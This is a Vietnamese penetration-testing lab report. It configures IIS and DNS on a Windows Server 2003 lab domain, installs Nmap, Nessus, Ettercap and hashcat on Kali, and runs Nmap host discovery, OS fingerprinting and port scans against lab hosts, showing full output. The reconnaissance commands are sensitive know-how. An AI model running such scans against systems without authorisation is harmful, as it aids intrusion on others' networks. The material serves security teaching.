
- 4) Cấu hình các thông số trong IIS, vào Administrative tools → Chọn Internet Information Services (IIS) Server
- 5) Chọn Web sites → New → New website...
- 6) Gõ mô tả



- 7) Đánh các thông số tiếp theo



- 8) Trỏ đường dẫn đến thư mục "C:\Website cong ty"



- 9) Chọn Read, xong chọn finish




3.4.2 CẤU HÌNH DNS SERVER ĐỂ QUẢN LÝ TÊN MIỀN CỦA CÔNG TY

- 1) Chọn Administrative Tools → DNS
- 2) Trong mục Forward Lookup Zones, tạo một zone mới tên pentest.com.
- 3) Trong pentest.com, tạo thêm hai record A và CNAME với thông số yêu cầu



- 4) Trong Reverse Lookup Zones, tạo các PTR và CNAME cho việc quản lý website công ty tương tự, với các thông số yêu cầu



Ghi chú: các record PTR 192.168.79.3 và 192.168.79.4 là các record được tạo cho domain controller khi các client đăng nhập bằng user name và password được cấp.

3.4.3 QUA CLIENT ĐỂ KIỂM TRA HOẠT ĐỘNG CỦA DNS

```

C:\WINDOWS\system32\cmd.exe - nslookup

> www.pentest.com
Server:  pentester-oxst8.pentester.testing.com
Address:  192.168.79.2

DNS request timed out.
        timeout was 2 seconds.
Name:     pentest.com
Address:  192.168.79.2
Aliases:  www.pentest.com

> pentest.com
Server:  pentester-oxst8.pentester.testing.com
Address:  192.168.79.2

DNS request timed out.
        timeout was 2 seconds.
Name:     pentest.com
Address:  192.168.79.2


> set q=ns
> www.pentest.com
Server:  pentester-oxst8.pentester.testing.com
Address:  192.168.79.2

DNS request timed out.
        timeout was 2 seconds.
www.pentest.com canonical name = pentest.com
pentest.com      nameserver = pentester-oxst8.pentester.testing.com
pentester-oxst8.pentester.testing.com internet address = 192.168.79.2
> -

```

3.4.4 CLIENT VÀO WEBSITE CÔNG TY

3.4.4.1 Các client thuộc domain của công ty



```

Command Prompt - nslookup

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


C:\Documents and Settings\Administrator.PENTESTER>nslookup
Default Server:  pentester-oxst8.pentester.testing.com
Address:  192.168.79.2

> pentest.com
Server:  pentester-oxst8.pentester.testing.com
Address:  192.168.79.2

DNS request timed out.
        timeout was 2 seconds.
Name:     pentest.com
Address:  192.168.79.2
>

```

3.4.4.2 Các client không thuộc domain của công ty



4 CÀI ĐẶT PHẦN MỀM TRÊN ATTACKER

Hệ điều hành mà attacker sử dụng là Kali 2.0, được hỗ trợ cài đặt sẵn Nmap, Nessus và Ettercap. Riêng phần mềm Cain and Abel chỉ hỗ trợ trên Windows, do đó, ta sẽ sử dụng các phần mềm crack password thay thế, ví dụ: hashcat (trên Kali)...

4.1 CÀI ĐẶT NMAP

```
wget http://nmap.org/dist/nmap-6.49BETA5.tar.bz2
bzip2 -cd nmap-6.49BETA5.tar.bz2 | tar xvf -
cd nmap-6.49BETA5
./configure
make
make install
```

```
root@kali:~# wget http://nmap.org/dist/nmap-6.49BETA5.tar.bz2
--2015-10-27 02:05:44-- http://nmap.org/dist/nmap-6.49BETA5.tar.bz2
Resolving nmap.org (nmap.org)... 45.33.49.119, 2600:3c01::f03c:91ff:fe98:ff4e
Connecting to nmap.org (nmap.org)|45.33.49.119|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://nmap.org/dist/nmap-6.49BETA5.tar.bz2 [following]
--2015-10-27 02:05:47-- https://nmap.org/dist/nmap-6.49BETA5.tar.bz2
Connecting to nmap.org (nmap.org)|45.33.49.119|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8816982 (8.4M) [application/x-bzip2]
Saving to: 'nmap-6.49BETA5.tar.bz2'

nmap-6.49BETA5.tar.bz 100%[=====>] 8.41M 1.75MB/s in 5.8s

2015-10-27 02:05:54 (1.44 MB/s) - 'nmap-6.49BETA5.tar.bz2' saved [8816982/8816982]

root@kali:~#
```

```
root@kali:~# bzip2 -cd nmap-6.49BETA5.tar.bz2 | tar xvf -
nmap-6.49BETA5/
nmap-6.49BETA5/liblua/
nmap-6.49BETA5/liblua/lundump.h
nmap-6.49BETA5/liblua/lctype.h
nmap-6.49BETA5/liblua/liblua.vcxproj
nmap-6.49BETA5/liblua/luac.c
nmap-6.49BETA5/liblua/lstate.h
nmap-6.49BETA5/liblua/ldump.c
nmap-6.49BETA5/liblua/loadlib.c
nmap-6.49BETA5/liblua/lopcodes.h
nmap-6.49BETA5/liblua/lauxlib.c
nmap-6.49BETA5/liblua/lparser.h
nmap-6.49BETA5/liblua/lfunc.c
nmap-6.49BETA5/liblua/lobject.h
nmap-6.49BETA5/liblua/ldblib.c
nmap-6.49BETA5/liblua/lstate.c
nmap-6.49BETA5/liblua/lctype.c
```

```

root@kali:~/nmap-6.49BETA5# ./configure
checking whether NLS is requested... yes
checking build system type... x86_64-unknown-linux-gnu
checking host system type... x86_64-unknown-linux-gnu
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking for inline... inline
checking for gcc... (cached) gcc
checking whether we are using the GNU C compiler... (cached) yes
checking whether gcc accepts -g... (cached) yes
checking for gcc option to accept ISO C89... (cached) none needed
checking for g++... g++
checking whether we are using the GNU C++ compiler... yes
checking whether g++ accepts -g... yes
checking for ranlib... ranlib
checking for a BSD-compatible install... /usr/bin/install -c
checking for gawk... no

```

```

root@kali:~/nmap-6.49BETA5# make
Makefile:453: makefile.dep: No such file or directory
g++ -MM -I./liblinear -I./liblua -I./libdnet-stripped/include -I./libpcap -I./nbase -I
./nsock/include -DHAVE_CONFIG_H -DNMAP_NAME=\"Nmap\" -DNMAP_URL=\"https://nmap.org\" -D
NMAP_PLATFORM=\"x86_64-unknown-linux-gnu\" -DNMAPDATADIR=\"/usr/local/share/nmap\" -D_F
ORTIFY_SOURCE=2 charpool.cc FingerPrintResults.cc FPEngine.cc FPModel.cc idle_scan.cc M
ACLookup.cc main.cc nmap.cc nmap_dns.cc nmap_error.cc nmap_ftp.cc NmapOps.cc NmapOutput
Table.cc nmap_tty.cc osscan2.cc osscan.cc output.cc payload.cc portlist.cc portreasons.
cc protocols.cc scan_engine.cc scan_engine_connect.cc scan_engine_raw.cc service_scan.c
c services.cc Target.cc TargetGroup.cc targets.cc tcpip.cc timing.cc traceroute.cc util
s.cc xml.cc nse_main.cc nse_utility.cc nse_nsock.cc nse_dnet.cc nse_fs.cc nse_nmaplib.c
c nse_debug.cc nse_pcrelib.cc nse_binlib.cc nse_bit.cc nse_lpeg.cc > makefile.dep
Compiling liblua
make[1]: Entering directory '/root/nmap-6.49BETA5/liblua'
gcc -O2 -Wall -DLUA_COMPAT_ALL -g -O2 -Wall -fno-strict-aliasing -DLUA_USE_POSIX -DL
UA_USE_DLOPEN -c -o lapi.o lapi.c
gcc -O2 -Wall -DLUA_COMPAT_ALL -g -O2 -Wall -fno-strict-aliasing -DLUA_USE_POSIX -DL
UA_USE_DLOPEN -c -o lcode.o lcode.c
gcc -O2 -Wall -DLUA_COMPAT_ALL -g -O2 -Wall -fno-strict-aliasing -DLUA_USE_POSIX -DL
UA_USE_DLOPEN -c -o lctype.o lctype.c
gcc -O2 -Wall -DLUA_COMPAT_ALL -g -O2 -Wall -fno-strict-aliasing -DLUA_USE_POSIX -DL
UA_USE_DLOPEN -c -o ldebug.o ldebug.c
gcc -O2 -Wall -DLUA_COMPAT_ALL -g -O2 -Wall -fno-strict-aliasing -DLUA_USE_POSIX -DL
UA_USE_DLOPEN -c -o ldo.o ldo.c
gcc -O2 -Wall -DLUA_COMPAT_ALL -g -O2 -Wall -fno-strict-aliasing -DLUA_USE_POSIX -DL
UA_USE_DLOPEN -c -o ldump.o ldump.c
gcc -O2 -Wall -DLUA_COMPAT_ALL -g -O2 -Wall -fno-strict-aliasing -DLUA_USE_POSIX -DL
UA_USE_DLOPEN -c -o lfunc.o lfunc.c

```



```

root@kali:~/nmap-6.49BETA5# make install
/usr/bin/install -c -d /usr/local/bin /usr/local/share/man/man1 /usr/local/share/nmap
/usr/bin/install -c -c -m 755 nmap /usr/local/bin/nmap
/usr/bin/strip -x /usr/local/bin/nmap
/usr/bin/install -c -c -m 644 docs/nmap.1 /usr/local/share/man/man1/
if [ "yes" = "yes" ]; then \
  for ll in de es fr hr hu it ja pl pt_BR pt_PT ro ru sk zh; do \
    /usr/bin/install -c -d /usr/local/share/man/$ll/man1; \
    /usr/bin/install -c -c -m 644 docs/man-xlate/nmap-$ll.1 /usr/local/share/man/$ll/man1/nmap.1; \
  done; \
fi
/usr/bin/install -c -c -m 644 docs/nmap.xsl /usr/local/share/nmap/
/usr/bin/install -c -c -m 644 docs/nmap.dtd /usr/local/share/nmap/
/usr/bin/install -c -c -m 644 nmap-services /usr/local/share/nmap/
/usr/bin/install -c -c -m 644 nmap-payloads /usr/local/share/nmap/

```

🔍 Kiểm tra


```

root@kali:~/nmap-6.49BETA5# nmap -v
Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-10-27 02:14 EDT
Warning: File ./nmap-services exists, but Nmap is using /usr/local/bin/./share/nmap/nmap-services for security and consistency reasons.  set NMAPDIR=. to give priority to files in your local directory (may affect the other data files too).
Read data files from: /usr/local/bin/./share/nmap
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.05 seconds
Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
root@kali:~/nmap-6.49BETA5#

```

4.2 CÀI ĐẶT NESSUS

Vào đường dẫn sau để tải Nessus, chọn phiên bản phù hợp



Vào đường dẫn chứa file đã download, gõ lệnh `dpkg -i <tên package>`

```
root@kali:~# ls
Desktop  Downloads  nmap-6.49BETA5  Pictures  Templates
Documents  Music      nmap-6.49BETA5.tar.bz2  Public  Videos
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls
Nessus-6.5.2-debian6_amd64.deb
root@kali:~/Downloads# dpkg -i Nessus-6.5.2-debian6_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 323261 files and directories currently installed.)
Preparing to unpack Nessus-6.5.2-debian6_amd64.deb ...
Unpacking nessus (6.5.2) ...
Setting up nessus (6.5.2) ...
Unpacking Nessus Core Components...
nessusd (Nessus) 6.5.2 [build M20039] for Linux
Copyright (C) 1998 - 2015 Tenable Network Security, Inc

Processing the Nessus plugins...
[#####]

All plugins loaded (1sec)


- You can start Nessus by typing /etc/init.d/nessusd start
- Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (215-17+deb8u1) ...
root@kali:~/Downloads#
```

Gõ tiếp lệnh `/etc/init.d/nessusd start`

```
root@kali:~# /etc/init.d/nessusd start
Starting Nessus : .
root@kali:~#
```

Kích hoạt Nessus



Đợi download các plug-in.



4.3 CÀI ĐẶT ETTERCAP

```
apt-get install -y python-gtk2-dev libnet1-dev cmake flex libpcap0.8-dev libncurses5-dev  
apt-get install ettercap-graphical
```

```
root@kali:~# apt-get install ettercap-graphical  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  docbook-xml sgml-data  
Use 'apt-get autoremove' to remove them.  
The following NEW packages will be installed:  
  ettercap-graphical  
0 upgraded, 1 newly installed, 0 to remove and 92 not upgraded.  
Need to get 0 B/181 kB of archives.  
After this operation, 456 kB of additional disk space will be used.  
Selecting previously unselected package ettercap-graphical.  
(Reading database ... 326220 files and directories currently installed.)  
Preparing to unpack .../ettercap-graphical_1%3a0.8.2-2-kali1+b1_amd64.deb ...  
Unpacking ettercap-graphical (1:0.8.2-2-kali1+b1) ...
```

Kiểm tra,

```
root@kali:~# ettercap -v  
  
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team  
  
ettercap 0.8.2
```


4.4 CÀI ĐẶT HASHCAT (THAY THẾ CHO CAIN AND ABEL)

```
apt-get install hashcat
```

```
root@kali:~# apt-get install hashcat
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  docbook-xml sgml-data
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  hashcat
0 upgraded, 1 newly installed, 0 to remove and 92 not upgraded.
Need to get 4,084 kB of archives.
After this operation, 10.5 MB of additional disk space will be used.
0% [Connecting to kali2.mirror.garr.it]
```

Kiểm tra

```
root@kali:~# hashcat --version
0.49
root@kali:~#
```

5 XÁC ĐỊNH DỊCH VỤ

5.1 SCAN CÁC HOST ĐANG UP TRONG MẠNG

```
nmap -sn 192.168.79.0/24
```

(Dùng để scan tất cả các host đang up trong mạng, -sn: disable port scanning)



```
root@kali:~# nmap -sn 192.168.79.0/24
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-27 05:52 EDT
Nmap scan report for pentester-oxst8.pentester.testing.com (192.168.79.2)
Host is up (0.00016s latency).
MAC Address: 00:0C:29:F2:9B:03 (VMware)
Nmap scan report for r3df0x17-eab6ce.pentester.testing.com (192.168.79.3)
Host is up (0.00016s latency).
MAC Address: 00:0C:29:BB:D8:FE (VMware)
Nmap scan report for r3df0x174116 (192.168.79.4)
Host is up (0.0023s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 192.168.79.5
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.17 seconds
root@kali:~#
```

5.2 XÁC ĐỊNH DỊCH VỤ

5.2.1 XÁC ĐỊNH HỆ ĐIỀU HÀNH

5.2.1.1 SERVER

```
nmap -sV -O -v 192.168.79.2
```

(-O: xác định hệ điều hành, -sV: xác định phiên bản của hệ điều hành)

```

root@kali:~# nmap -sV -O -v 192.168.79.2

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-27 09:58 EDT
NSE: Loaded 33 scripts for scanning.
Initiating ARP Ping Scan at 09:58
Scanning 192.168.79.2 [1 port]
Completed ARP Ping Scan at 09:58, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:58
Completed Parallel DNS resolution of 1 host. at 09:58, 0.00s elapsed
Initiating SYN Stealth Scan at 09:58
Scanning pentester-oxst8.pentester.testing.com (192.168.79.2) [1000 ports]
Discovered open port 1025/tcp on 192.168.79.2
Discovered open port 53/tcp on 192.168.79.2
Discovered open port 445/tcp on 192.168.79.2
Discovered open port 135/tcp on 192.168.79.2
Discovered open port 80/tcp on 192.168.79.2
Discovered open port 139/tcp on 192.168.79.2
Discovered open port 464/tcp on 192.168.79.2
Discovered open port 1037/tcp on 192.168.79.2
Discovered open port 636/tcp on 192.168.79.2
Discovered open port 3268/tcp on 192.168.79.2
Discovered open port 1027/tcp on 192.168.79.2
Discovered open port 593/tcp on 192.168.79.2
Discovered open port 1048/tcp on 192.168.79.2
Discovered open port 389/tcp on 192.168.79.2
Discovered open port 3269/tcp on 192.168.79.2
Discovered open port 88/tcp on 192.168.79.2
Discovered open port 1040/tcp on 192.168.79.2

Completed SYN Stealth Scan at 09:58, 2.80s elapsed (1000 total ports)
Initiating Service scan at 09:58
Scanning 17 services on pentester-oxst8.pentester.testing.com (192.168.79.2)
Completed Service scan at 09:59, 53.58s elapsed (17 services on 1 host)
Initiating OS detection (try #1) against pentester-oxst8.pentester.testing.com (192.168.79.2)
NSE: Script scanning 192.168.79.2.
Initiating NSE at 09:59
Completed NSE at 09:59, 2.46s elapsed
Nmap scan report for pentester-oxst8.pentester.testing.com (192.168.79.2)
Host is up (0.00045s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Microsoft DNS
80/tcp    open  http             Microsoft IIS httpd 6.0
88/tcp    open  kerberos-sec     Windows 2003 Kerberos (server time: 2015-10-27 13:58:19Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows 98 netbios-ssn
389/tcp   open  ldap             Microsoft Windows 2003 or 2008 microsoft-ds
445/tcp   open  microsoft-ds     Microsoft Windows 2003 or 2008 microsoft-ds
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1025/tcp  open  msrpc            Microsoft Windows RPC
1027/tcp  open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
1037/tcp  open  msrpc            Microsoft Windows RPC

```



```

1040/tcp open  msrpc      Microsoft Windows RPC
1048/tcp open  msrpc      Microsoft Windows RPC
3268/tcp open  ldap
3269/tcp open  tcpwrapped
MAC Address: 00:0C:29:F2:9B:03 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows XP SP2 or Windows Server 2003 SP1 or SP2
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003, cpe:/o:microsoft:windows_98

Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.31 seconds
Raw packets sent: 1226 (54.906KB) | Rcvd: 1041 (42.438KB)
root@kali:~#

```

🚩 Kết luận: hệ điều hành đang dùng là Window server 2003 (xem dòng running... - hình thứ 3)

5.2.1.2 Client

```

nmap -sV -O -v 192.168.79.3
(-O: xác định hệ điều hành, -sV: xác định phiên bản của hệ điều hành)
root@kali:~# nmap -sV -O -v 192.168.79.3

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-27 10:01 EDT
NSE: Loaded 33 scripts for scanning.
Initiating ARP Ping Scan at 10:01
Scanning 192.168.79.3 [1 port]
Completed ARP Ping Scan at 10:01, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:01
Completed Parallel DNS resolution of 1 host. at 10:01, 0.00s elapsed
Initiating SYN Stealth Scan at 10:01
Scanning r3df0x17-eab6ce.pentester.testing.com (192.168.79.3) [1000 ports]
Completed SYN Stealth Scan at 10:02, 21.26s elapsed (1000 total ports)
Initiating Service scan at 10:02
Initiating OS detection (try #1) against r3df0x17-eab6ce.pentester.testing.com (192.168.79.3)
Retrying OS detection (try #2) against r3df0x17-eab6ce.pentester.testing.com (192.168.79.3)
NSE: Script scanning 192.168.79.3.
Initiating NSE at 10:02
Completed NSE at 10:02, 0.00s elapsed
Nmap scan report for r3df0x17-eab6ce.pentester.testing.com (192.168.79.3)
Host is up (0.00023s latency).
All 1000 scanned ports on r3df0x17-eab6ce.pentester.testing.com (192.168.79.3) are filtered
MAC Address: 00:0C:29:BB:D8:FE (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

```



```

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.48 seconds
Raw packets sent: 2049 (94.700KB) | Rcvd: 1 (28B)
root@kali:~#

```

🚩 Nmap không thể dò ra được hệ điều hành mà client đang sử dụng.

Thứ

```

nmap -ooscan-guess 192.168.79.3
(hoặc nmap -fuzzy 192.168.79.3)

```

```

root@kali:~# nmap --osscan-guess 192.168.79.3

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-27 10:10 EDT
Nmap scan report for r3df0x17-eab6ce (192.168.79.3)
Host is up (0.00028s latency).
All 1000 scanned ports on r3df0x17-eab6ce (192.168.79.3) are filtered
MAC Address: 00:0C:29:BB:D8:FE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.76 seconds
root@kali:~# nmap --fuzzy 192.168.79.3

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-27 10:11 EDT
Nmap scan report for r3df0x17-eab6ce.pentester.testing.com (192.168.79.3)
Host is up (0.0024s latency).
All 1000 scanned ports on r3df0x17-eab6ce.pentester.testing.com (192.168.79.3) are filtered
MAC Address: 00:0C:29:BB:D8:FE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.82 seconds

```

🚩 Vẫn không thể dò ra được hệ điều hành!

5.2.2 XÁC ĐỊNH PORT

5.2.2.1 SERVER

➤ Dò TCP port

```

nmap 192.168.79.2

```

```
root@kali:~# nmap 192.168.79.2

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-27 10:20 EDT
Nmap scan report for pentester-oxst8.pentester.testing.com (192.168.79.2)
Host is up (0.00014s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1025/tcp  open  NFS-or-IIS
1027/tcp  open  IIS
1037/tcp  open  ams
1040/tcp  open  netsaint
1048/tcp  open  neod2
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 00:0C:29:F2:9B:03 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
```

➤ Dò UDP port

```
nmap -sU 192.168.79.2
```

```

root@kali:~# nmap -sU 192.168.79.2

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-10-27 10:22 EDT
Nmap scan report for pentester-oxst8.pentester.testing.com (192.168.79.2)
Host is up (0.00061s latency).
Not shown: 985 closed ports
PORT      STATE      SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcp
68/udp    open|filtered dhcp
88/udp    open|filtered kerberos-sec
123/udp   open       ntp
137/udp   open       netbios-ns
138/udp   open|filtered netbios-dgm
389/udp   open|filtered ldap
445/udp   open|filtered microsoft-ds
464/udp   open|filtered kpasswd5
500/udp   open|filtered isakmp
1029/udp  open|filtered solid-mux
1036/udp  open       nsstp
1042/udp  open|filtered afrog
4500/udp  open|filtered nat-t-ike
MAC Address: 00:0C:29:F2:9B:03 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.89 seconds

```

Hoặc đơn giản hơn là: `nmap -sV 192.168.97.2` (tuy nhiên có thể không đầy đủ)

```

Not shown: 363 closed ports
PORT      STATE      SERVICE      VERSION
53/tcp    open       domain       Microsoft DNS
80/tcp    open       http         Microsoft IIS httpd 6.0
88/tcp    open       kerberos-sec Windows 2003 Kerberos (server time: 2015-10-27 15:43:45Z)
135/tcp   open       msrpc        Microsoft Windows RPC
139/tcp   open       netbios-ssn  Microsoft Windows 98 netbios-ssn
389/tcp   open       ldap         ERROR: Not a Cisco ASA or unsupported version
